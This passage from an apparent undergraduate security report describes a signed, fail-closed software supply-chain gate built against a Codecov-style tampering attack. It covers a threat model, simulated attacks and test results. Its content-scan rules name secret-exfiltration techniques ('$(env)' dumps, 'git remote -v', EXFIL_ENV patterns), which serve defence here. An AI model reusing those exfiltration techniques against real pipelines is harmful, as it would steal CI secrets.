On BLOCK the gate writes a structured security event (SUPPLY_CHAIN_SECURITY_EVENT, severity HIGH, with expected and actual digest, key ID and reasons), records VERIFY and DEPLOY=BLOCKED in the audit log, and does not copy the artifact into the deployment area. The *continuous* pipeline mode (run_pipeline) enforces the same rules at every stage: build, security tests, SHA-256, sign, provenance, publish, TLS download, verify, deploy. It stops at the first violation.

5.11 Audit Log and Database Schema

```
CREATE TABLE audit_events (
  id INTEGER PRIMARY KEY AUTOINCREMENT,
```

```

timestamp TEXT NOT NULL, actor TEXT NOT NULL, action TEXT NOT NULL,
artifact TEXT, version TEXT, sha256 TEXT, key_id TEXT,
result TEXT NOT NULL, -- PASS | BLOCKED | REVOKED | HASH_MISMATCH |
INVALID_SIGNATURE | ...
reason TEXT, details TEXT,
prev_hash TEXT NOT NULL, -- entry_hash of previous row (genesis = 64 zeros)
entry_hash TEXT NOT NULL UNIQUE -- SHA-256(prev_hash || canonical_json(row))
);

```

Each row includes the hash of the previous row, forming a chain like a certificate-transparency log [16]. Editing, deleting or reordering any historical row breaks the chain, and `verify_chain()` reports the first bad entry. Writers take an exclusive SQLite transaction, so the chain never forks.

5.12 Implementation

Table 5.5: *Technology stack*

Layer	Technology
Language	Python 3.11 (tested), compatible with 3.10+
Cryptography	PyCA cryptography: Ed25519, X.509, ECDSA P-256, PKCS#8; hashlib SHA-256; hmac
Transport	Python ssl (OpenSSL) with TLS 1.3 only; http.server / http.client
Storage	SQLite (audit log), JSON (manifest, trust policy, policy, state)
CI/CD	Security gate CLI (exit codes) + GitHub Actions workflow
Testing / docs	pytest, Graphviz, matplotlib, static HTML dashboard

```

secure-supply-chain/
├── vendor/
├── access_control.py
├── verifier/
├── distribution/
├── ci/
├── audit/
├── attack_simulation/
├── dashboard/
├── common/
├── policy/
├── src_app/
├── tests/
├── docs/
├── bootstrap.py
├── build.py, sign.py (signing service), key_manager.py,
├── verify.py, manifest.py, policy.py
├── tls_registry.py (TLS 1.3 registry + client)
├── security_gate.py (gate + continuous pipeline)
├── audit_logger.py (hash-chained SQLite log)
├── tamper.py, revoked_key_test.py, run_all.py
├── generate_dashboard.py
├── crypto_utils.py, security_rules.py, workspace.py
├── customer_security_policy.json
├── secure-uploader.sh (simulated uploader = protected artifact)
├── test_supply_chain.py (25 tests), generate_test_report.py
├── DESIGN.md, diagrams/, results/
├── demo.py
└── README.md

```

The core of the verification engine is shown below (abridged). All checks append to one result, and the first failure determines the status:

```

trust = TrustPolicy.load(ws.trust_policy, ws.trusted_root,
state["trust_policy_version_seen"])
env = load_envelope(manifest_path); m = env["manifest"]
key_meta = trust.keys.get(m["key_id"]) # signer authorised?
public_key = load_public_key_pem(key_meta["public_key"])
verify(public_key, CTX_MANIFEST, canonical_json(m), env["signatures"][0]["sig"]) # manifest
signature
actual = sha256_bytes(data); digests_equal(actual, m["sha256"]) # SHA-256
verify(public_key, CTX_ARTIFACT, data, m["artifact_signature"]) # artifact
signature
trust.is_artifact_revoked(...); parse_version(v) < parse_version(min_v) #
replay / revocation
provenance checks; policy checks; content scan -> DEPLOY only if every check passed

```

How to run (after `pip install -r requirements.txt`):

```
python demo.py # 14-step live demonstration
python -m attack_simulation.run_all # all attack scenarios
python -m pytest -v # 25 automated tests
python -m tests.generate_test_report # test table + benchmark (FAR, timing)
python -m ci.security_gate verify --artifact A --manifest A.manifest.json # exit 0 =
DEPLOY, 1 = BLOCK
```

5.13 Attack Simulation Design

All attacks run locally in isolated temporary workspaces. The injected exfiltration line uses the reserved `.invalid` domain (RFC 2606), which can never resolve, and the tampered script is only hashed and verified, **never executed**. No Codecov or third-party system is contacted.

Table 5.6: *Attack scenarios*

Scenario	Attacker action	Expected outcome
1 Legitimate	None: build → hash → sign → verify	PASS → DEPLOY
2 Tampered artifact	Add the Codecov-style line after signing	HASH_MISMATCH + INVALID_SIGNATURE → BLOCK
2b Forged manifest	Also replace the SHA-256 in the manifest	INVALID_SIGNATURE → BLOCK
3a Unauthorised key	Re-sign with the attacker's own Ed25519 key	UNAUTHORIZED_KEY → BLOCK
3b Impersonation	Claim the vendor key_id, sign with another key	INVALID_SIGNATURE → BLOCK
3c Stolen key	Sign the malicious script with the real (stolen) key	POLICY_VIOLATION (content scan); after revocation REVOKED → BLOCK
3d/3e Unauthorised signer	Developer or wrong MFA code asks for a signature	UNAUTHORIZED_SIGNER → denied
4 Replay	Serve an old or revoked version with its valid signature	REVOKED / REPLAY_BLOCKED → BLOCK
5 Registry compromise	Edit the trust policy to trust the attacker's key	INVALID_TRUST_POLICY → BLOCK
6 Restore	Legitimate new release	PASS → DEPLOY

CHAPTER 6

SECURITY ANALYSIS

6.1 How the Design Withstands the Original Attack Vector

Table 6.1: *Replaying the Codecov attack against the design*

Stage of the Codecov attack	What happens with the proposed system
Credential leaked from Docker image	Storage credentials do not grant release authority. Signing needs the signing service, the release-manager role, TOTP MFA and a key that never leaves the service (HSM/KMS). Keys and secrets are excluded from images (.gitignore, runtime workspace).
Uploader modified in cloud storage	The modified bytes no longer match the signed SHA-256, and the detached Ed25519 artifact signature fails: HASH_MISMATCH + INVALID_SIGNATURE.
Attacker also replaces the checksum	The checksum is inside the signed manifest, so changing it breaks the manifest signature: INVALID_SIGNATURE.
Attacker re-signs with own key	The key is not in the root-signed trust policy (UNAUTHORIZED_KEY). Editing the trust policy breaks the root signature (INVALID_TRUST_POLICY).
File served over valid HTTPS	TLS 1.3 is still used, but trust comes from signatures, so the gate blocks regardless of the channel.
Script executes in customer CI	It never executes: the gate runs before use and exits 1. The content scan also flags \$(env) and git remote -v exfiltration.
Undetected for about 2 months	Detection is automatic on the first download by every customer. Each block raises a security event and an audit record.

6.2 Threat Model (STRIDE)

Threats were identified with Microsoft's STRIDE method [14] (Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, Elevation of privilege). For each threat the table documents Asset → Threat → Attack → Vulnerability → Security control → Expected result.

Table 6.2: *STRIDE threat model*

Asset	Threat	Attack	Vulnerability	Security control	Expected result
Released artifact	Tampering	Modify file in storage (Codecov)	Storage credential can change release	SHA-256 in signed manifest; Ed25519 artifact signature	HASH_MISMATCH → BLOCK
Build server	Tampering, EoP	Inject code during build	Unverified build output	Security tests; provenance (builder, build ID, source hash)	Build stopped / INVALID_PROVENANCE
Artifact repository	Tampering	Replace artifact and checksum	Checksum stored beside artifact	Signed manifest; keys only from trust policy	INVALID_SIGNATURE → BLOCK
Signing key	Info. disclosure → Spoofing	Steal private key	Key in plain file / CI secret	Encrypted store / HSM, MFA signing, content scan, revocation	POLICY_VIOLATION, then REVOKED
Signer identity	Spoofing	Own key or forged key_id	Any signature accepted	Trust-policy key list; verify with listed key	UNAUTHORIZED_KEY / INVALID_SIGNATURE

Asset	Threat	Attack	Vulnerability	Security control	Expected result
Download channel	Tampering, Info. disclosure	MITM, TLS downgrade	HTTP or legacy TLS	TLS 1.3 only, CA-validated certificate	Handshake refused
Customer deployment	Tampering (replay)	Serve old vulnerable signed version	No version policy	Revoked list, minimum version, anti-rollback	REVOKED / REPLAY_BLOCKED
Manifest	Tampering	Edit hash, version or provenance	Unsigned metadata	Manifest signature covers all fields	INVALID_SIGNATURE
Trust policy	Tampering, Spoofing	Add key, un-revoke, replay old policy	Registry controls trust data	Root signature, pinned root, expiry, monotonic version	INVALID_TRUST_POLICY
CI/CD credentials	EoP	Use leaked token to sign	Signing needs only a token	RBAC + TOTP MFA	UNAUTHORIZED_SIGNER
Audit evidence	Repudiation	Edit or delete log rows	Mutable logs	SHA-256 hash chain	Chain BROKEN detected
Pipeline	Denial of service	Break or flood verification	-	Fail-closed gate	No unverified deploy

6.3 Strength of the Cryptography

- **Ed25519** provides about 128-bit security; forging a signature without the private key is computationally infeasible [5].
- **SHA-256** provides 128-bit collision resistance and 256-bit pre-image resistance [4], far beyond any feasible attack.
- **TLS 1.3** provides forward secrecy (ephemeral ECDHE) and removes legacy ciphers and renegotiation [7].
- Domain-separated, canonical signing inputs prevent cross-protocol and encoding-ambiguity attacks.

6.4 Residual Risks

- **Stolen valid key before revocation:** signatures remain valid until a new trust policy is published. Mitigated by HSM/KMS, MFA, audit monitoring, the customer content scan (heuristic) and fast revocation.
- **Malicious source before build** (SolarWinds-style [20]): a signature proves *who* built something, not that the source is benign. Code review, branch protection, provenance and reproducible builds reduce the risk.
- **Trust bootstrap:** the root public key must reach customers authentically.
- **Prototype key storage** is software-based; production must use an HSM or cloud KMS.

CHAPTER 7

SYSTEM TESTING

7.1 Testing Strategy

- **Automated tests (pytest):** 25 tests covering the nine required cases and extra conditions (trust-policy rollback and tampering, provenance tampering, TLS downgrade, audit-chain tampering, key protection, FAR).
- **Attack simulation:** 14 end-to-end scenarios executed by `attack_simulation/run_all.py`.
- **Continuous integration:** a GitHub Actions workflow runs the tests, the attack simulation, the full pipeline and a must-block check on every push.
- **Measurements:** verification time, detection rate and false-acceptance rate over 1,000 random mutations, and primitive cost versus artifact size.

7.2 Test Cases and Results

Table 7.1: Test case results (generated from the pytest run)

Test case	Attack / condition	Expected result	Actual result	Status
TC01	Valid signed artifact	PASS / DEPLOY	PASS / DEPLOY	PASS
TC02	One malicious line added (Codecov-style)	BLOCK - HASH_MISMATCH	BLOCK - HASH_MISMATCH	PASS
TC02b	Single bit flipped in artifact	BLOCK - HASH_MISMATCH	BLOCK - HASH_MISMATCH	PASS
TC03	Corrupted manifest signature	BLOCK - INVALID_SIGNATURE	BLOCK - INVALID_SIGNATURE	PASS
TC03b	Attacker claims vendor key ID	BLOCK - INVALID_SIGNATURE	BLOCK - INVALID_SIGNATURE	PASS
TC04	Wrong pinned public (root) key	BLOCK - INVALID_TRUST_POLICY	BLOCK - INVALID_TRUST_POLICY	PASS
TC04b	Signed with attacker's own key	BLOCK - UNAUTHORIZED_KEY	BLOCK - UNAUTHORIZED_KEY	PASS
TC05	Signing key revoked	BLOCK - REVOKED	BLOCK - REVOKED	PASS
TC05b	Stolen key signs payload	BLOCK - POLICY_VIOLATION, then REVOKED	BLOCK - POLICY_VIOLATION, then REVOKED	PASS
TC06	Manifest SHA-256 replaced	BLOCK - INVALID_SIGNATURE	BLOCK - INVALID_SIGNATURE	PASS
TC06b	Manifest field removed	BLOCK - INVALID_MANIFEST	BLOCK - INVALID_MANIFEST	PASS
TC06c	Provenance builder changed	BLOCK - INVALID_SIGNATURE + INVALID_PROVENANCE	BLOCK - INVALID_SIGNATURE + INVALID_PROVENANCE	PASS
TC07	Replay of older version (rollback)	BLOCK - REPLAY_BLOCKED	BLOCK - REPLAY_BLOCKED	PASS
TC07b	Revoked / below-minimum version	BLOCK - REVOKED / REPLAY_BLOCKED	BLOCK - REVOKED / REPLAY_BLOCKED	PASS
TC07c	Old trust policy replayed	BLOCK - INVALID_TRUST_POLICY	BLOCK - INVALID_TRUST_POLICY	PASS
TC07d	Trust policy edited on registry	BLOCK - INVALID_TRUST_POLICY	BLOCK - INVALID_TRUST_POLICY	PASS
TC08	Wrong role / bad MFA / unknown user signs	DENIED - UNAUTHORIZED_SIGNER	DENIED - UNAUTHORIZED_SIGNER	PASS

Test case	Attack / condition	Expected result	Actual result	Status
TC08b	Exfiltration code in source	BUILD STOPPED	BUILD STOPPED	PASS
TC09	New release after key rotation	PASS / DEPLOY	PASS / DEPLOY	PASS
TC10	Audit log row edited	Chain BROKEN detected	Chain BROKEN detected	PASS
TC11	Key file encrypted, 0600, wrong passphrase	Protected	Protected	PASS
TC12	TLS 1.2 downgrade attempt	TLS 1.3 only	TLS 1.3 only	PASS
TC13	Tampered file served over valid TLS	BLOCK - HASH_MISMATCH	BLOCK - HASH_MISMATCH	PASS
TC14	End-to-end pipeline, legit release	DEPLOY	DEPLOY	PASS
TC15	200 random mutations	0 accepted (FAR = 0)	0 accepted (FAR = 0)	PASS

All 25 of 25 tracked test cases passed, and the full suite reported 25 of 25 tests passing.

7.3 Attack Simulation Results

Table 7.2: Attack simulation results

ID	Scenario	Expected	Actual	Status code	Result
1	Legitimate artifact v1.0.0	DEPLOY	DEPLOY	PASS	PASS
2	Tampered artifact (1 line added)	BLOCK	BLOCK	HASH_MISMATCH	PASS
2b	Tampered artifact + forged manifest hash	BLOCK	BLOCK	INVALID_SIGNATURE	PASS
3a	Signed with attacker's own key	BLOCK	BLOCK	UNAUTHORIZED_KEY	PASS
3b	Attacker claims vendor key ID	BLOCK	BLOCK	INVALID_SIGNATURE	PASS
3d	Unauthorized signing attempt (bob, developer)	BLOCK	BLOCK	UNAUTHORIZED_SIGNER	PASS
3e	Release manager with wrong MFA code	BLOCK	BLOCK	UNAUTHORIZED_SIGNER	PASS
3c-	Stolen key BEFORE revocation (content scan)	BLOCK	BLOCK	POLICY_VIOLATION	PASS
3c	Stolen key AFTER revocation	BLOCK	BLOCK	REVOKED	PASS
9	Valid new release v1.0.1 (new key)	DEPLOY	DEPLOY	PASS	PASS
4a	Replay old v1.0.0 (revoked signing key)	BLOCK	BLOCK	REVOKED	PASS
4b	Replay revoked v1.0.1 (valid signature)	BLOCK	BLOCK	REVOKED	PASS
5	Registry trust policy modified	BLOCK	BLOCK	INVALID_TRUST_POLICY	PASS
6	Legitimate artifact restored (v1.0.2)	DEPLOY	DEPLOY	PASS	PASS

7.4 Performance and Detection Metrics

Table 7.3: Measured results (Python 3.11.15)

Metric	Result
Legitimate verifications (PASS rate)	200 runs, 100% PASS
Verification time, all 10 checks (mean / median / p95)	2.17 / 2.04 / 2.63 ms
Tampered samples (bit flip, byte insert or delete, appended exfiltration line)	1,000
Tampered samples detected	1,000 (detection rate 100.0%)
False acceptance rate (target 0)	0.0%
Mean time to reject a tampered artifact	2.22 ms




Figure 7.1: Cost of SHA-256, Ed25519 signing and verification versus artifact size

Even for a 10 MB artifact, hashing and signature verification each take only tens of milliseconds. That overhead is negligible compared with a typical CI job lasting minutes, so mandatory verification on every run is practical.

7.5 Live Demonstration and Dashboard

`demo.py` runs the required 14-step demonstration: the attack explanation, the architecture, a legitimate release (SHA-256 and signatures displayed), TLS 1.3 download and PASS, one-line tampering, re-download over valid TLS, SHA-256 mismatch, signature failure, gate BLOCK with a security event, the audit log, key revocation, and restoration with PASS. The gate's report for the tampered download:

```
Verification report: secure-uploader@1.0.0 (key ed25519:a12990cfe21cc2f0)
expected SHA-256 : bdf8346562373e400cea24d3b130c8a4e3b44969da134b55ad0e7ad107c04bb
actual   SHA-256 : a1351e3dade5a7756d5857e50df3722d397307a321663303a17a901769516d81
PASS trust_policy      root signature valid, policy v1
PASS signer_authorized key ed25519:a12990cfe21cc2f0 is a vendor release key
PASS manifest_signature Ed25519 manifest signature valid
FAIL sha256            expected bdf8346562373e4... got a1351e3dade5a775...
FAIL artifact_signature artifact signature INVALID (content modified)
FAIL security_policy   content scan found exfiltration pattern(s): EXFIL_ENV,
EXFIL_GIT_REMOTE, ...
RESULT: HASH_MISMATCH (2.86 ms)
DECISION: BLOCK (HASH_MISMATCH) - security event raised
```




Figure 7.2: Security gate dashboard: deploy/block counters, security events and hash-chained audit trail

CHAPTER 8

INNOVATION AND APPLICATION RELEVANCE

8.1 Beyond a Basic Hash Checker

Table 8.1: Comparison with standard fixes

Capability	Checksum file	Signature only	Proposed system
Detects modified artifact	Only if checksum is authentic and checked	Yes	Yes (hash + two signatures)
Survives registry compromise	No	Yes	Yes
Key rotation / revocation	n/a	Usually manual	Root-signed trust policy, automatic
Blocks replay of old or vulnerable versions	No	No	Revoked list, minimum version, anti-rollback
Build provenance	No	No	Signed provenance, approved builders and repositories
Stolen-key defence	No	No	MFA signing, content scan, revocation, audit
Automatic enforcement in CI	Manual	Often manual	Fail-closed gate with security events
Tamper-evident evidence	No	No	Hash-chained audit log + dashboard

Codecov's own remediation for its newer uploader included publishing a signed checksum file for customers to verify. That is an important step, but it still relies on each customer choosing to run the check. The proposed system makes verification **mandatory, automatic and policy-driven**, and it adds revocation, anti-replay and provenance, which a signature alone does not provide.

8.2 Novel Elements

- **Continuous Software Supply-Chain Security Gate:** one policy enforced from build to deploy (build → hash → sign → provenance → publish → verify → key status → artifact status → deploy); any violation stops the pipeline and generates a security event.
- **Two-tier root-signed trust policy** with key status, revoked versions, minimum versions, a monotonic version number and expiry, protecting against key compromise, replay and freeze attacks, in the spirit of TUF [12].
- **Dual-sided defence against the exact Codecov payload:** the same exfiltration rules run before signing (vendor) and before deployment (customer), so even an artifact signed with a stolen key carrying the payload is blocked.
- **Hash-chained transparency/audit log** covering every signing operation, including denied attempts, and every decision, with a dashboard for operators.

- **Domain-separated signatures** over canonical JSON, preventing cross-protocol signature reuse.

8.3 Industry Alignment

The design follows the direction the industry took after Codecov and SolarWinds. US Executive Order 14028 (May 2021) [17] required secure software development practices and provenance for software sold to the government. NIST's Secure Software Development Framework (SP 800-218) [9] recommends protecting release integrity with signatures and archiving provenance. The OpenSSF SLSA framework [10] defines provenance levels. Sigstore [11] and in-toto [13] provide signing and attestation infrastructure now used by major package ecosystems. The prototype implements these ideas at a scale suitable for undergraduate study, and its interfaces (a signing service, a trust policy, a gate with exit codes) map directly onto these production tools.

8.4 Cost and Feasibility

- **Software cost:** zero; everything uses open-source libraries (PyCA cryptography, OpenSSL, SQLite).
- **Runtime cost:** about 2.2 ms per verification for the uploader, and tens of milliseconds for a 10 MB artifact.
- **Operational cost:** a cloud KMS or HSM key for signing (low monthly cost per key on major clouds), a key-management procedure and one gate step in each customer pipeline.
- **Adoption:** customers add one command to their pipeline. The vendor adds signing to its release job and publishes the root key fingerprint once.

8.5 Relevance to Other Incidents

The same mechanism is relevant wherever distributed code is modified after release, for example compromised package mirrors, CDN-hosted scripts and self-updating agents. It is honest to note its boundary. In SolarWinds (2020) the malicious code was inserted during the vendor's build and then signed legitimately [20]; in the xz-utils backdoor (2024, CVE-2024-3094) [19] malicious content was present in release tarballs that differed from the public source repository. Signatures alone cannot stop such cases, which is why this design adds build provenance (source hash, builder identity) and security testing, and why future work targets reproducible builds and public transparency logs.

CHAPTER 9

CONCLUSION

The Codecov incident showed that a single leaked storage credential, combined with customers running an unverified script inside privileged CI environments, can expose secrets across thousands of organisations for months, even when every download uses HTTPS. The root problem was the absence of mandatory, automatic verification of **both** integrity and authenticity.

This work designed and implemented a Cryptographically Verified Software Supply Chain that closes that gap. SHA-256 fingerprints and Ed25519 signatures bind every artifact to a signed manifest and provenance. A signing service with RBAC and MFA protects the release keys. A root-signed trust policy handles rotation, revocation and anti-replay. TLS 1.3 protects distribution, a fail-closed CI/CD gate enforces ten checks, and a hash-chained audit log provides accountability. The prototype blocked every simulated attack: the original one-line modification, forged manifests, attacker and impersonated keys, a stolen key, replayed and revoked versions, and a compromised registry. It accepted all legitimate releases, with zero false acceptances over 1,000 tampered samples and millisecond-level overhead.

9.1 Limitations

- A stolen but not-yet-revoked key can produce valid signatures; the content scan is a heuristic and can be evaded by obfuscation.
- The system proves who built an artifact, not that the source code is benign.
- Private keys are held in an encrypted software key store rather than an HSM or cloud KMS.
- The audit log is local to the vendor; it is not yet a public, independently monitored transparency log.
- Release signing requires a single approver; there is no threshold (m-of-n) approval.

9.2 Future Work

- Integrate Sigstore/cosign keyless signing with OIDC identities and the Rekor transparency log.
- Generate SLSA Level 3 provenance on a hosted, isolated builder and support reproducible builds.
- Require threshold signatures (for example 2-of-3 release managers) for production releases.

- Sign and verify SBOMs (CycloneDX/SPDX) and gate on dependency vulnerabilities.
- Add a cloud-KMS or HSM backend behind the existing SigningService interface, and package the gate as a reusable GitHub Action.

CHAPTER 10

REFERENCES

- [1] Codecov, "Bash Uploader Security Update," Apr. 15, 2021 (updated). [Online]. Available: <https://about.codecov.io/security-update/>
- [2] J. Menn and R. Satter, "Codecov hackers breached hundreds of restricted customer sites - sources," Reuters, Apr. 19, 2021.
- [3] HashiCorp, "HCSEC-2021-12 - Codecov Security Event and HashiCorp GPG Key Exposure," HashiCorp Discuss security bulletin, Apr. 2021.
- [4] National Institute of Standards and Technology, "Secure Hash Standard (SHS)," FIPS PUB 180-4, Aug. 2015.
- [5] S. Josefsson and I. Liusvaara, "Edwards-Curve Digital Signature Algorithm (EdDSA)," IETF RFC 8032, Jan. 2017.
- [6] National Institute of Standards and Technology, "Digital Signature Standard (DSS)," FIPS PUB 186-5, Feb. 2023.
- [7] E. Rescorla, "The Transport Layer Security (TLS) Protocol Version 1.3," IETF RFC 8446, Aug. 2018.
- [8] E. Barker, "Recommendation for Key Management: Part 1 - General," NIST SP 800-57 Part 1 Rev. 5, May 2020.
- [9] M. Souppaya, K. Scarfone and D. Dodson, "Secure Software Development Framework (SSDF) Version 1.1," NIST SP 800-218, Feb. 2022.
- [10] Open Source Security Foundation, "Supply-chain Levels for Software Artifacts (SLSA) Specification v1.0," Apr. 2023. [Online]. Available: <https://slsa.dev/spec/v1.0/>
- [11] Z. Newman, J. S. Meyers and S. Torres-Arias, "Sigstore: Software Signing for Everybody," in Proc. ACM SIGSAC Conf. Computer and Communications Security (CCS), 2022, pp. 2353-2367.
- [12] J. Samuel, N. Mathewson, J. Capps and R. Dingledine, "Survivable Key Compromise in Software Update Systems," in Proc. 17th ACM Conf. Computer and Communications Security (CCS), 2010, pp. 61-72.
- [13] S. Torres-Arias, H. Afzali, T. K. Kuppusamy, R. Curtmola and J. Capps, "in-toto: Providing farm-to-table guarantees for bits and bytes," in Proc. 28th USENIX Security Symposium, 2019, pp. 1393-1410.
- [14] A. Shostack, Threat Modeling: Designing for Security. Indianapolis, IN, USA: Wiley, 2014.
- [15] D. M'Raihi, S. Machani, M. Pei and J. Rydell, "TOTP: Time-Based One-Time Password Algorithm," IETF RFC 6238, May 2011.
- [16] B. Laurie, A. Langley and E. Kasper, "Certificate Transparency," IETF RFC 6962, Jun. 2013.
- [17] Executive Office of the President, "Executive Order 14028: Improving the Nation's Cybersecurity," Federal Register, vol. 86, no. 93, May 12, 2021.
- [18] Python Cryptographic Authority, "cryptography" library documentation. [Online]. Available: <https://cryptography.io/>

- [19] National Vulnerability Database, "CVE-2024-3094 (xz-utils backdoor)," NIST, Mar. 2024.
[Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2024-3094>
- [20] Cybersecurity and Infrastructure Security Agency, "Emergency Directive 21-01: Mitigate SolarWinds Orion Code Compromise," Dec. 2020.

Project source code, diagrams and results: repository folder secure-supply-chain/.